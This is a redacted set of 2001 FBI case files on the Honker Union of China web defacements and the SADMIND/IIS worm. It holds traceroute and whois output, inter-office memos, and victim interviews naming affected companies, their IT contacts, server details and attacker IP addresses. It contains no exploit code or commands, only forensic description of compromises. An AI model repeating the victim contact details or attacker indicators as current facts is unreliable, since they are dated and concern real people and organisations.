23	7	-	200.10.224.134	-		atm-10-0-0-201.border1.nap.telefonicamundo.cl
24	7	-	200.10.224.26	-		customergw-redip-laflorida.nap.telefonicamundo.cl
25	8	-	200.54.144.13	-		tollgate-ppal-redip.tie.cl
26	8	-	200.54.144.34	-		
27	8	-	200.54.144.22	-		
28	-	-	0.0.0.0	-		No Response
29	9	-	200.54.165.122	Puente Alto		165-122.leased.cust.tie.cl

Packet Data

Node	High	Low	Avg	Total	Lost
1	0	0	0	1	0
2	3	3	3	1	0
3	5	5	5	1	0
4	20	20	20	1	0
5	21	21	21	1	0
6	241	241	241	1	0
7	51	51	51	1	0

b6
b7C

8	50	50	50	1	0
9	35	35	35	1	0
10	40	40	40	1	0
11	25	25	25	1	0
12	48	48	48	1	0
13	63	63	63	1	0
14	55	55	55	1	0
15	49	49	49	1	0
16	64	64	64	1	0
17	64	64	64	1	0
18	118	118	118	1	0
19	118	118	118	1	0
20	128	128	128	1	0
21	133	133	133	1	0
22	228	228	228	1	0
23	236	236	236	1	0
24	234	234	234	1	0
25	248	248	248	1	0
26	263	263	263	1	0
27	230	230	230	1	0
28	---	---	---	2	2
29	410	410	410	1	0

Network Data

Network id#:1

```
University of Oregon (NET-UOFORESEARPK)
   University of Oregon
   Eugene, OR 97403
   US
```

Network id#:2

```
Oregon Exchange (NETBLK-OREGON-EXCH)
   University of Oregon
   Eugene, OR 97403
   US
```

Network id#:3

```
UUNET Technologies, Inc. (NET-UUNETCUSTB40)
   3060 Williams Drive
   Fairfax, VA 22031
   US
```

Network id#:4

```
UUNET Technologies, Inc. (NET-UUNET-)
   3060 Williams Drive
   Fairfax, VA 22031
   US
```

Network id#:5

```
Teleglobe Inc. (NETBLK-GLOBEINTERNET2)
   1000, rue de La Gauchetiere ouest
   Montreal, QC   H3B 4X5
   CA
```

Network id#:6

```
Telefonica Data S.A.
   C/ Francisco Silvela, 42
   Madrid 28028
   SPAIN
```

Network id#:7

```
Telefonica Mundo (NETBLK-PROV-2001)
   Exequiel Fernandez 5660
   Santiago,
   CL
```

Network id#:8

```
Telefonica Empresas (NETBLK-ISP-EMPRESAS)
   Bandera 162 Piso 7
   Santiago, 00
   CL
```

Network id#:9

```
Universidad del Mar (NETBLK-NET-BLK-UMAR)
   Amunategui 1838 Recreo
   Vina del Mar, 00
   CL
```

Whois Data

Whois id#: 1

```
Registrant information not available.
```

Whois id#: 2

```
Registrant:
Network for Engineering and Research in Oregon (NERO (NERO-DOM)
   101 Covell Hall
   Corvallis, OR 97331
```

Whois id#: 3

```
Registrant:
UUNET Technologies, Inc. (ALTER-DOM)
   3060 Williams Drive
   Falls Church, VA 22031
   USA
```

Whois id#: 4

```
Registrant:
Teleglobe Canada Inc. (TELEGLOBE2-DOM)
```

1000, rue de La Gauchetiere ouest
Montreal, QC H3B 4X5
CANADA

Whois id#: 5

Registrant:
Telefonica S.A. (TELEFONICA-DATA2-DOM)
Gran Via, 28
Madrid, M E-28013
ES

[redacted] b6 b7C

From: [redacted]
Sent: Tuesday, May 15, 2001 10:53 AM
To: [redacted]
Subject: Logs from NT box that was defaced

PKZIP (compressed) files

Here are the logs and web pages that we found as well as the contents of the scripts dir.
the logs here are from our special ed database server (a dell poweredge) and has only had IIS reinstalled and the inetpub directory erased
as to the other box that was defaced it has been completely reformatted and restored from tape backup.

there were 2 dirs of logs both are in there... I have them on floppy as well

there is also evidence in the logs of the other break-in that we had but that was stopped and was an abuse of a anonymous FTP account that was active and had write access...it was used to store and distribute stolen software like games and programs before they were released in stores.

[redacted] b6 b7C
Union Baker ESD
10100 N McAlister Road
Island City, OR 97850
phone 541-963-4106 ex [redacted]
fax 541-962-0782

6

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/06/2001

To: Chicago

From: Chicago
Squad IP/C
Contact: SA [redacted] x3918

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To open sub file for the above captioned case.

Details: Due the amount of e-mail generated by the above captioned case it is requested that the following sub file be created:

[redacted]

b3
b7E

♦♦

[redacted]

b3
b7E

IP/C

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/16/2001

To: Counterterrorism **Attn:** NIPC, CIU, SSA [redacted] b3 b6 b7C b7E
Chicago SA [redacted]

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)
(Pending)

Title: UNSUB(S), CHINA;
SOUTHWEST GENERAL HOSPITAL, CLEVELAND, OH;
BETHUNE COOKMAN COLLEGE, DAYTONA BEACH, FL;
COMPUTER INTRUSIONS

Synopsis: To report complaints received at Cleveland Division re: victims of SADMIND/IIS worm originating from China.

Enclosure(s): One FD-340 containing evidence from Southwest General Hospital; One FD-340 containing evidence from Bethune Cookman College.

Details: On 05/08/2001, [redacted] b6 b7C Southwest General Hospital (SGH), 18697 Bagley Road, Middleburg Heights, OH, work telephone number [redacted] telephonically advised as follows:

On 05/06/2001, at approximately 08:31am, the home page on SGH's external E-mail server, mail.swgeneral.com, IP address 206.69.0.3, was replaced with a page declaring "fuck the U.S." and "fuck poizon box." The replaced home page also contained the E-mail address of sysadmcn@yahoo.com.cn. The victim machine was a Compaq, running MS Windows NT Server v4.0, Service Pack 5, and MS Internet Information Server (IIS) v4.0. The victim machine also runs MS Exchange and is primarily used as an external E-mail server. The SGH firewall, a Watchgard Firebox II, IP address 206.69.0.2, registered scanning activity around the time of the intrusion, originating from IP addresses 208.152.233.2; 211.100.10.158; and, 211.23.21.254. IP address 208.152.233.2 is registered to Bethune Cookman College, Daytona Beach, FL. IP address 211.100.10.158 is registered to a contact in China. IP address 211.23.21.254 is registered to a contact in Taiwan.

[redacted] b3 b7E

To: Counterterrorism From: Cleveland
Re: [redacted] 05/16/2001 b3 b7E

The enclosed FD-340 contains a floppy diskette containing the following files: logcopy.txt (firewall log); index.htm (installed by hacker); index.asp (installed by hacker); default.htm (installed by hacker); and, default.asp (installed by hacker). The hacker files were found in the following directories: /iis/samples; /ipnetpub; c:/; /scripts; and, /wwwroot.

To date, SGH has incurred a financial loss of $480, based on [redacted] man hours. SGH's external E-mail server was unavailable and offline for approximately 30 hours. [redacted] installed MS Windows NT Server v4.0 Service Pack 6a after the incident. b6 b7C

On 05/08/2001, writer telephonically contacted [redacted] Bethune Cookman College (BCC), Daytona Beach, FL, work telephone number (904)255-1401. [redacted] advised as follows:

On 05/05/2001 at approximately 10:00am - 11:00am, and on 05/08/2001 at approximately 07:00am - 08:00am, three computers, running Solaris v2.6, at BCC were compromised by the SADMIND/IIS worm. One machine was the DNS server and the two other machines were workstations. The hacker installed a file called uni.tar which was extracted (and later removed) in directory /dev/cuc. The script modified file s71rpc located in directory /rc2.d. The script performed Internet scans for computers running IIS. The scan results were stored in /dev/cuc.

To date, BCC has incurred a financial loss of approximately $1,000, based on man hours recovering from this incident. The enclosed FD-340 contains a floppy diskette containing a file called worm.tar (evidence found on victim machines).

Cleveland Division is providing the aforementioned information to NIPC for informational purposes and to Chicago Division for any action deemed appropriate.

To: Counterterrorism From: Cleveland
Re: [redacted] 05/16/2001

b3
b7E

LEAD(s):

Set Lead 1:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2:

CHICAGO

AT CHICAGO, IL

Take action deemed appropriate.

♦♦

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

1P/C

Precedence: ROUTINE **Date:** 05/16/2001

To: Chicago **Attn:** SA [redacted], 312/907-8680
San Diego SA [redacted] 858/499-7793

From: Mobile
Squad 5
Contact: [redacted] 334 415-3209

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)
(Pending)
(Pending)

b3
b6
b7C
b7E

Title: HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP - VICTIM;
COMPUTER INTRUSION;
04/30/2001

c00l 1i0n,
HONKER UNION OF CHINA;
CALIFORNIA BAJA INTERNET SERVICE - VICTIM;
INTRUSION - INFORMATION SYSTEMS

Synopsis: Provide information re above captioned cases to Chicago and San Diego.

Enclosure(s): Enclosed for Chicago are the original and one copy of the three FD-302's regarding interviews with [redacted] of Bay Networking Technology, [redacted] of OnLine Information Systems, and [redacted] of The-Store.com. 6 1A envelope's containing the following: original interview notes of the previously listed interviewees (3), a CD-ROM containing computer log files from the compromised Windows NT server at Bay Networking Technology, 2 CD-ROM's and 1 floppy disk containing log files from the compromised NT Server at OLIS, and computer log files provided by The-Store.com.

b6
b7C

Enclosed for San Diego are one copy of the three FD-302's regarding interviews with [redacted] of Bay Networking Technology, [redacted] of OnLine Information Systems, and [redacted] of The-Store.com.

b6
b7C

Details: Mobile interviewed the following persons regarding the above captioned investigations: [redacted] and

[redacted]

b3
b7E

b3
b6
b7C
b7E

[redacted] Further questions should be directed to SA [redacted] 334/415-3209.

b3
b7E

LEAD(s):

Set Lead 1:

CHICAGO

AT CHICAGO, ILLINOIS

Utilize enclosed information as necessary for above captioned investigation at Chicago.

Set Lead 2:

SAN DIEGO

AT SAN DIEGO, CALIFORNIA

Information enclosed for informational purposes regarding above captioned investigations. Utilize information as necessary for investigation at San Diego.

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/09/2001

To: Memphis **Attn:** Squad 5
SSA [redacted] b3 b6 b7C b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for Memphis Division, Squad 5, SA [redacted] b6 b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA [redacted] contacted SA [redacted] to inform b6 b7C that one of First Tennessee Bank's Web sites, www.ftcm.com, had been the victim of a Web site defacement. The statement on the Web site, "fuck USA Government fuck PoisonBOx contact:sysadmin@yahoo.com.cn", is a common statement seen on many of the defacements.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3 b6 b7C b7E

13 [redacted] 01c

To: Memphis From: Chicago
Re: [redacted] 05/09/2001

b3
b7E

LEAD(s):

Set Lead 1:

MEMPHIS

AT MEMPHIS, TN

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: New York **Attn:** NIPC Squad
SSA [redacted] b3 b6 b7C b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for New York Division, NIPC Squad, SA [redacted] b6 b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 7, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 7, 2001, SA [redacted] contacted SA [redacted] to inform that New York Division was receiving numerous complaints regarding Web site defacements originating from IP addresses in China with derogatory statements toward the United States. Many of the sites contained the following statement, "fuck USA Government fuck PoisonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions. b6 b7C

Other victims of this defacement have traced the IPs back to the People's Republic of China.

b3 b6 b7C b7E

[redacted]

138 [redacted]

To: New York From: Chicago
Re: [redacted] 05/12/2001 b3 b7E

LEAD(s):

Set Lead 1:

NEW YORK

AT NEW YORK, NY

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/05/2001

To: All Divisions
Counter Terrorism

Chicago

Attn: NIPC Squads
Computer Investigations Unit
CIOJ, NIPC, Room 5965
SSA [redacted]
ASAC [redacted]
SSA [redacted]
SA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To canvas all divisions for information concerning the Honkers Union of China or Hackers Union of China.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China. Also, as a part of this investigation, United States based groups carrying out actions against Web sites originating out of China are being investigated.

The attacks have taken the form of denial of service attacks, installation of the Adore worm and Web page defacements. Attacks have been reported in Chicago, Washington, D.C., San Francisco, and Portland, Oregon.

All receiving divisions are requested to canvas appropriate sources for information regarding any of the activities detailed above. Any positive information should be forwarded to Chicago Division, Squad IP/C, SA [redacted]

b6
b7C

[redacted]

b3
b6
b7C
b7E

134[redacted]03.ec

To: All Divisions From: Chicago
Re: [redacted] 05/05/2001 b3 b7E

LEAD(s):

Set Lead 1:

ALL RECEIVING OFFICES

It is requested that all receiving offices canvas sources for information regarding the above detailed activities and report any positive information to Chicago Division, Squad IP/C, SA [redacted] telephone number 312/786-3918. b6 b7C

♦♦

Case ID: [redacted] b3
Serial: b7E

Lead 1 Set to: ADMINISTRATIVE SERVICES
ALBANY
ALBUQUERQUE
ALMATY
AMMAN
ANCHORAGE
ANKARA
ATHENS
ATLANTA
BALTIMORE
BANGKOK
BERLIN
BERN
BICS
BIRMINGHAM
BOGOTA
BOSTON
BRASILIA
BRIDGETOWN
BRUSSELS
BUCHAREST
BUENOS AIRES
BUFFALO
BUTTE ITC
CAIRO
CANBERRA
CARACAS
CHARLOTTE
CINCINNATI
CLEVELAND
COLUMBIA
COPENHAGEN
COUNTERTERRORISM
CRIM JUSTICE INFO SVCS
CRIMINAL INVESTIGATIVE
CRIT INCIDENT RESPONSE
DALLAS
DENVER
DETROIT
DIRECTOR'S OFFICE
EL PASO
EL PASO INT CENTER
FINANCE
FORT MONMOUTH ITC
GENERAL COUNSEL
HONG KONG
HONOLULU
HOUSTON

Case ID: [redacted] b3
Serial: [redacted] b7E

Set to: INDIANAPOLIS
INFORMATION RESOURCES
INSPECTION
INVESTIGATIVE SERVICES
ISLAMABAD
JACKSON
JACKSONVILLE
KANSAS CITY
KIEV
KNOXVILLE
LABORATORY
LAGOS
LAS VEGAS
LITTLE ROCK
LONDON
LOS ANGELES
LOUISVILLE
MADRID
MANILA
MEMPHIS
MEXICO CITY
MIAMI
MILWAUKEE
MINNEAPOLIS
MOBILE
MOSCOW
NAIROBI
NATIONAL SECURITY
NEW DELHI
NEW HAVEN
NEW ORLEANS
NEW YORK
NEWARK
NORFOLK
OKLAHOMA CITY
OMAHA
OTTAWA
PANAMA CITY
PARIS
PHILADELPHIA
PHOENIX
PITTSBURGH
POCATELLO ITC
PORTLAND
PRAGUE
PRETORIA
RICHMOND
RIYADH

Case ID: [redacted] b3
Serial: b7E

Set to: ROME
SACRAMENTO
SALT LAKE CITY
SAN ANTONIO
SAN DIEGO
SAN FRANCISCO
SAN JUAN
SANTIAGO
SANTO DOMINGO
SAVANNAH ITC
SEATTLE
SEOUL
SINGAPORE
SPRINGFIELD
ST LOUIS
TAIPEI
TALLINN
TAMPA

*** Unable to be set. ***
Reason:
Set to office invalid.
OFFICE: TECHNICAL SERVICES

Set to: TEL AVIV
TOKYO
TRAINING
VIENNA
WARSAW
WASHINGTON FIELD
DIRECTOR'S OFFICE

Set to: DIRECTOR'S OFFICE

Set to: DIRECTOR'S OFFICE

Total leads set: 123
Total leads not set: 1

[redacted]

b3
b6
b7C
b7E

The following investigation was conducted by SA [redacted]

b6
b7C

On 05/07/2001, SA [redacted] received multiple complaints from New York area businesses that suffered web site defacements. The following is a list of those companies that contacted the New York Office:

On-Line Design
[redacted]
555 Theodore Fremd
Suite A-200
Rye, New York 1-580
914-967-7100 ext [redacted]

b6
b7C

Guideline New York
[redacted]
3 W.35th Street
New York, NY 10001
[redacted]

Internet Accounting Software
[redacted]
425 Broadhollow Road
Suite 420
Melville, New York
[redacted]

Softheon, Inc.
[redacted]
25 East Loop Road
Stony Brook, New York 11790
[redacted]

Integrated Technologies Inc.
[redacted]
1900 Grand Ave.
Baldwin, New York 11510
516-8676-6752 ext [redacted]

Analytic
[redacted] (IT contact)

National Football League
[redacted] (IT contact)

[redacted]

b3
b6
b7C
b7E

NFL Players Association
[redacted]

b6
b7C

Telex
[redacted]
212-285-4700 ext [redacted]

On-Line Data Solutions
[redacted]
1919 Middle Country Road
Centereach, New York 11720
631-737-4668 ext [redacted]

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/08/2001

To: Chicago **Attn:** SA [redacted] b3 b6 b7C b7E

From: New York
C-37
Contact: SA [redacted] 212-384-4039

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)
(Pending)

Title: HACKER HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP - VICTIM;
IP/C
OO:CG

Synopsis: To provide Chicago with list of New York victims.

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on 05/07/2001. b6 b7C

Enclosures: Enclosed for Chicago is one original, and two copies of an investigative insert containing listings of New York area victims.

Details: On 05/07/2001, writer received several telephone calls from companies in the New York area that had experienced web defacements. All these defacements attacked their Windows NT IIS system, and replaced their home page with red text on a black screen that said "Fuck the US Government, Fuck Poizonbox."

New York is not taking any investigative action in this matter, and is providing the list of victims for whatever action Chicago deems appropriate.

[redacted] b3 b7E

b3
b7E

LEAD (s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, IL

Read and clear. Information provided for whatever action Chicago deems appropriate.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/10/2001

[redacted] telephone [redacted], was interviewed at his place of work, Bay Networking Technologies (BNT), 3737 Government Street, Suite 507, Mobile, Alabama, 36693-4363, telephone [redacted] After being advised of the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

BNT provides computer network maintenance and support in the Mobile area. One of the BNT's clients is the United Way of Mobile. On 05/06/2001 and again on 05/08/2001, the United Way of Mobile Community Alliance Network (UWM-CAN) home page was deleted and replaced with a web page the stated 'fuck USA Government, fuck PoizonBOx'. BNT has a 120 hour/month contract to support the UWM-CAN network for the cost of $5400/month.

[redacted] advised the UWM-CAN web page is hosted on an Intel based machine running Microsoft Windows NT 4.0 with service pack 4. The machine had the C:\ drive shared during the time of the web defacement. The machine is connected to a switch to a Cisco 2620 router, which is then connected to the Internet through their service provider, Actel Communications. b6 b7C

[redacted] telephone [redacted] who is employed at the Mobile County Health Department Teen Center, contacted BNT at approximately 1:00 p.m. on 05/07/2001 to advise the web site had been defaced. Log files indicate the page was hacked at approximately 05/04/2001 at 7:46 p.m.. [redacted] fixed the web page, applied several software patches to the server, and it was again hacked on 05/08/2001 at approximately 9:24 p.m. and replaced with the same web page. The log file from 05/04/2001 was deleted after the defacement, although the 05/08/2001 log file remained. b6 b7C

[redacted] advised the files which were modified in the Inetpub directory were the following: index.htm, index.asp, default.htm, default.asp. These pages were also located and changed on the C:\ drive of the server computer. b6 b7C

[redacted] provided a list of IP addresses he thought were suspicious as well as a CD-ROM containing a copy of the Inetpub directory from the hacked server.

Investigation on 05/08/2001 at Mobile, Alabama

File # [redacted] Date dictated 05/10/2001 b3 b6 b7C b7E

by SA [redacted]

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/16/2001

[redacted] date of birth [redacted] was interviewed at his place of work, OnLine Information Services, 4656 Airport Boulevard, Suite 206, Mobile, Alabama, telephone number [redacted] Also present during the interview was Det. [redacted] of the Mobile Police Department, and [redacted] date of birth [redacted] After being advised as to the identity of the interviewers and to the nature of the interview, [redacted] provided the following information: b6 b7C

[redacted] of OnLine Information Services. OnLine Information Services (OLIS) operates the following Internet domains: OLIS.com, ALACOURT.com, USCOURTS.com, GULFMAIL.com and GULFMALL.com. OLIS provides public court documents and state trial records for a fee to subscribers. OLIS.com provides court records for Mobile and Baldwin Counties (Alabama), ALACOURT.com provides court records for Alabama state trial court, and USCOURTS.com provides online records for Cook County, Illinois. Additionally OLIS provides e-mail notification to subscribing attorneys regarding cases in which the attorneys have an interest. b6 b7C

The OLIS web pages are hosted on a Microsoft Windows NT server, version 4.0, with IP address 209.12.154.30. On approximately May 9, 2001, between 5:00 and 5:30 a.m., the C\INETPUB Directory, which hosts the web pages for WWW.GULFMAIL.com and WWW.GULFMALL.com were replaced on the server. The INDEX.HTM page and DEFAULT.HTM page were replaced by an HTML page containing a black background with red letters that stated "fuck USA Government, fuckPoizonBOx.com". Two files were also added in the INETPUB Directory, which were DEFAULT.ASP and INDEX.ASP.

On approximately April 22nd, in what [redacted] believes is an unrelated incident, the Mobile Bar Association web page, which is hosted on the F:/ drive of the same server computer, was deleted and a single file remained with the name 'Shadowland'. b6 b7C

[redacted] provided the FBI two CD-ROMs containing a backup of the INETPUB Directory from the affected server as well as log files from the server computer. One of the CD-ROMs contains the

---

Investigation on 5/11/01 at Mobile, Alabama

File # [redacted] Date dictated 5/15/01 b3 b6 b7C b7E

by SA [redacted]

[redacted]

b3
b6
b7C
b7E

Windows registry as well as the NT backup of the affected server computer.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/10/2001

[redacted] also known as [redacted] date of birth [redacted] was interviewed at his place of work, The-Store.com, 3300 Old Shell Road, Mobile, Alabama, telephone [redacted] After being advised of the identity of the interviewing agent and the nature of the interview, he provided the following information: b6 b7C

[redacted] of The-Store.com, and online retailer. On 05/03/20001 at approximately 5:45 p.m., The-Store.com's main web page was replaced with a web page from the 'Honker Union of China'.

The-Store.com's web page is hosted by a company called NetExtra, and the servers are located in New Jersey. The contact at NetExtra is [redacted] email address support@fmphosting.net, telephone [redacted] NetExtra is hosting The-Store.com's web page on a Microsoft Windows NT machine running IIS. [redacted] is unaware of which release of NT NetExtra is running. [redacted] contacted [redacted] and advised that The-Store.com was the only company web site defaced on the server he manages, even though there were several other sites hosted on the same server. The index.htm page was replaced and the web site was down for approximately 15 minutes. b6 b7C

[redacted] further advised the web site had not been backed up properly at NetExtra, so it has taken [redacted] approximately 150 man hours to rebuild The-Store.com's web site. [redacted] puts most of his profit from the company back into the business, so it is difficult to quantify a dollar amount loss as a result of this incident other than recovery time spent. b6 b7C

[redacted] reviewed the log files and noted the following two IP addresses were unusual: 209.17.142.62 (wilt.fireplug.net), and 146.209.128.247 (ptest.kochind.com). b6 b7C

[redacted] provided the FBI copies of log files showing IP addresses of computers which accessed the web site and a copy of an email sent to him from Security-Focus.com regarding the incident.

Investigation on 05/10/2001 at Mobile, Alabama

File # [redacted] Date dictated 05/10/2001 b3 b6 b7C

by SA [redacted] b7E

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/06/2001

To: Chicago

From: Chicago
Squad VC-5
Contact: SA [redacted] x3918

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To open sub file for the above captioned case.

Details: Due to the volume of articles dedicated to the cyber attacks committed by United States and Chinese based computer hackers against sites originating from the United States and China, SA [redacted] requests the following sub file be open:

b3
b6
b7C
b7E

[redacted]

♦♦

[redacted]

b3
b7E

302 [redacted] 1.wpd

b6
b7C

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/01/2001

[redacted] white male, Date of Birth [redacted] b6 b7C
Social Security Account Number (SSAN) [redacted]
THE EDCOMM GROUP (TEG), 501 Office Center Drive, Fort Washington, Pennsylvania (PA) 19034, telephone [redacted] was telephonically interviewed on April 30 and May 01, 2001. After being advised of the official identity of the interviewing agent and the nature of the interview, [redacted] voluntarily provided the following information:

[redacted] stated that TEG is an education communication firm. One of TEG's client companies is Union Bank of California (UBOC), located in Los Angeles, California (CA). b6 b7C

[redacted] explained that at approximately 11:30AM, Eastern Daylight Time (EDT), on April 30, 2001, one of TEG's computers was attacked and that its website at www.euboc.net was defaced with pro-Chinese and Anti-United States rhetoric. The website www.euboc.net is UBOC's website. [redacted] added that the physical location of the victim computer is in San Jose, CA. TEG owns the following Internet Protocol addresses:

128.121.239.81
128.121.236.181
128.121.236.182

[redacted] added that VERIO INC. (VERIO) is the host company for TEG and that victim computer is leased by VERIO to TEG. [redacted] had spoken to [redacted] VERIO, telephone (703) 642-2800 about the incident. b6 b7C

Investigation on 04/30/2001 at Philadelphia, Pennsylvania (telephonically)

File # [redacted] Date dictated 05/01/2001 b3 b6 b7C

by SA [redacted] b7E

FD-302 (Rev. 10-6-95)

302 [redacted].WPD

b6
b7C

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/10/2001

[redacted] white male, Date of Birth (DOB) [redacted] Social Security Account Number (SSAN) [redacted] THE EDCOMM GROUP (TEG), 501 Office Center Drive, Fort Washington, Pennsylvania (PA) 19034, telephone [redacted] was interviewed at his place of employment. After being advised of the official identity of the interviewing agent and the nature of the interview, [redacted] voluntarily provided the following information:

b6
b7C

[redacted] stated that TEG, an education communication firm, has been in existence for two years.

b6
b7C

[redacted] stated that TEG has a client, UNION BANK OF CALIFORNIA (UBOC), located in Los Angeles, California (CA). TEG operates one of UBOC's software applications known as Team Action Center (TAC). TAC is an application which helps manage and facilitate project management. TAC operates off of the website www.euboc.net. TEG manages www.euboc.net for UBOC as well as the TAC application.

On April 30, 2001, at approximately 11:30AM, Eastern Daylight Time (EDT), UBOC informed [redacted] that their website, www.euboc.net, was compromised. [redacted] investigated the incident and found the website www.euboc.net to be defaced and modified in its appearance. [redacted] explained that the website no longer contained the home page for UBOC but rather contained Anti-United States and Pro-Chinese rhetoric. [redacted] added that the server operating www.euboc.net was running off of the Windows 2000 Operating System (OS) platform.

b6
b7C

[redacted] explained that at approximately 12:00 PM, he attempted to gain control of the www.euboc.net website, and discovered his administration account was deleted. [redacted] contacted VERIO, who is the hosting company for the www.euboc.net server, and reported the problems he was encountering.

b6
b7C

At 1:00PM, [redacted] stated VERIO was able to restore his administration account, however VERIO was unable to restore all of his permissions to that account. [redacted] was able to restore the home page for www.euboc.net. But within an hour, the www.euboc.net home page was reconfigured back to the page with Anti-United States and

Investigation on 05/10/2001 at Fort Washington, Pennsylvania

File # [redacted] Date dictated 05/10/2001

b3
b6
b7C
b7E

by SA [redacted]

b3
b7E

[redacted]

b6
b7C

Pro-Chinese rhetoric. Immediately after the second web defacement incident occurred, [redacted] instructed VERIO to shutdown the server. VERIO immediately shutdown the www.euboc.net server.

[redacted] stated that the TAC application, also known as eTAC, was contracted to UBOC with the value of $500,000.

EC-LA1.WPD

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/15/2001

To: Counterterrorism **Attn:** SSA [redacted] b3 b6 b7C b7E
✓Chicago ✓SA [redacted]
Los Angeles SA [redacted]

[redacted]
From: Philadelphia
Squad 9
Contact: SA [redacted] 215-418-4313

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (Pending)
[redacted] (Pending)
[redacted] (Pending)

Title: UNSUB(s);
UNION BANK OF CALIFORNIA- Victim;
INTRUSION- Banking and Finance

Synopsis: Results of lead investigation conducted in Philadelphia, Pennsylvania.

Reference: [redacted] b3 b6 b7C b7E

Enclosure(s): Original and one (1) copy of FD-302 interview reports with [redacted] for Los Angeles Division. One (1) information copy of [redacted] FD-302 interview reports for Chicago Division.

Details: On April 30, 2001, the Philadelphia office, Federal Bureau of Investigation (FBI) handled a computer intrusion complaint from [redacted] The Edcomm Group, 501 Office Center Drive, Fort Washington, Pennsylvania (PA) 19034, telephone [redacted] b6 b7C

[redacted] stated that the Edcomm Group is an education communication firm and that Union Bank of California is one of The Edcomm Group's client businesses.

[redacted] explained that at approximately 11:30AM, Eastern Daylight Time (EDT), on April 30, 2001, the victim computer was attacked and that its website at www.euboc.net was defaced with pro-Chinese and Anti-United States rhetoric. [redacted] added that the physical location of the victim computer is in San Jose, California (CA). b6 b7C

[redacted] b3 b7E

 b3 b7E

[redacted] explained that the above mentioned website was completely compromised and eventually forced The Edcomm Group and Union Bank of California to transition to a secure Intranet architecture. The value of The Edcomm Group's contract with Union Bank of California is $500,000. b6 b7C

Additional pertinent information regarding the intrusion was captured in the FD-302 reports on the interviews with [redacted] b6 b7C

[redacted] advised FBI Philadelphia that Union Bank had contacted Los Angeles FBI and was informed that an investigation on the incident had been opened by Los Angeles FBI.

Philadelphia FBI contacted Los Angeles FBI to discuss the facts of the case and concurred that Los Angeles would open the investigation and Philadelphia FBI would provide any support to Los Angeles FBI.

Philadelphia FBI contacted SSA [redacted] National Infrastructure Protection Center (NIPC). SSA [redacted] is the point of contact at NIPC for investigations involving Chinese hackers. SSA [redacted] notified Philadelphia FBI that Chicago Division had opened an investigation involving the Chinese hacker attacks occurring at the end of April and the beginning of May, 2001. b6 b7C

